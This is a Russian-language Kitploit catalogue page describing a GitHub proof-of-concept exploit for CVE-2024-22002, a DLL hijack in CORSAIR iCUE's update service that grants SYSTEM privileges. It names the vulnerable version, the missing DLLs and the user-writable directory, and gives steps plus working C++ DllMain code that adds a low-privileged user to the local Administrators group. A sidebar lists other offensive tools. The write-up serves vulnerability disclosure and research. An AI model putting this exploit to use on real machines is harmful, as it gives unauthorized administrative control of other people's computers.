
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xkickit/icue_dllhijack_lpe-cve-2024-22002
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеЭксплуатация Бинарных Файлов
GitHub0xkickit/icue_dllhijack_lpe-cve-2024-22002

iCUE_DllHijack_LPE-CVE-2024-22002

Эксплойт-доказательство концепции для CVE-2024-22002, демонстрирующий локальное повышение привилегий через перехват DLL в службе обновления CORSAIR iCUE для запуска кода от имени SYSTEM.

Поделиться
Репозиторий
532 лет назадЕщё не проверено

Уязвимое программное обеспечение и версия

  • Ссылка для скачивания ПО: CORSAIR iCUE v5.9.105 with iCUE Murals

Описание

Уязвимость типа DLL Hijacking была обнаружена в iCUE v5.9.105. Эта уязвимость возникает в процессе обновления, управляемом службой "iCUEUpdateService". Служба запускает процесс ("cuepkg.exe"), ответственный за проведение обновления, работающий с привилегиями "NT AUTHORITY\SYSTEM". При запуске процесса он ищет различные DLL-библиотеки в каталоге \cuepkg-1.2.6, расположенном в каталоге установки iCUE. Некоторые из этих DLL-библиотек по умолчанию отсутствуют, но поскольку обычный пользователь имеет права на создание файлов в этом каталоге, злоумышленник может внедрить вредоносную DLL в этот каталог. Следовательно, эта вредоносная DLL будет загружена cuepkg.exe с правами администратора.

Затронутые DLL-библиотеки, которые были выявлены, следующие:

  • MSASN1.dll
  • NTASN1.dll
  • profapi.dll

Вектор CVSS: (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

  • Базовый балл: 7.8 (Высокий)
  • Временной балл: 7.8 (Высокий)
  • Экологический балл: 7.8 (Высокий)

PoC

В качестве примера будет взята DLL profapi.dll.

  1. Создаем нашу вредоносную DLL и добавляем ее в каталог %INSTALLDIR%cuepkg-1.2.6.
  2. Ждем автоматического обновления программы или, в данном случае, принудительно запускаем обновление, нажав "Проверить наличие обновлений".
  3. Наш пользователь без прав администратора добавляется в группу администраторов.

Привилегии пользователя lowpriv до выполнения вредоносной DLL: lowpriv_cmd

Привилегии пользователя lowpriv после выполнения вредоносной DLL: lowpriv_cmd_adm

  • Пример вредоносного кода:
#include "pch.h"
#include <windows.h>
#include <cstdlib>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    {
        system("net localgroup Administrators desktop-ckfiane\\lowpriv /add");
    }
    break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    309

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





